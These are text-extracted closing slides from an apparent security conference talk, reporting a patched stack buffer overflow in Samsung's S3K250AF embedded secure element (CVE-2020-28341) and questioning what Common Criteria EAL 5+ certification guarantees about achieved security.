


Unpatched



Patched:
eSE brute force protection
removed

Music: @dubmood




**ToDo: Test actual chip
off, attack, chip on**

Certification




Security?



"In theory, there is no difference between theory and practice, while in practice, there is"

- Benjamin Brewster

CC EAL 5+ AVA_VAN.5



- Security Goals in “Security Target”:
 - SG1 => Integrity of user data
 - SG2 => Confidentiality of user data
 - SG3 => Correct operation
 - AVA_VAN.5:
 - “A methodical vulnerability analysis is performed by the evaluator to ascertain the presence of potential vulnerabilities”
 - A certified stack smashing buffer overflow?
- A curly brace spanning from the end of the SG3 bullet point to the end of the AVA_VAN.5 bullet point.

Broken by our attack

Intended vs. achieved security

- S3K250AF meant to protect against state level actors
 - Broken by 1 researcher, no special tools, ~1 month
- FW encryption AES key revealed
 - No encrypted OTA possible for fielded devices
- Can fielded S3K250AF devices regain trust?
 - Can we create *undetectable / unremovable* eSE FW modifications?

Black Hat Sound Bytes

- One old skool stack buffer overflow to break the S3K250AF eSE
 - Patched by Samsung (CVE-2020-28341 / SVE-2020-18632)
- CC EAL 5+ AVA_VAN.5 gives no guarantees of *achieved* security
- Digital Forensic Acquisition in 2021: Finding and exploiting 0-days



Norwegian University of
Science and Technology



Thank you
(see full paper for details)

Gunnar Alendal
@gradoisageek

Thanks:

Geir Olav Dyrkolbotn, Stefan Axelsson, @zutle, @dubmood (music) and Samsung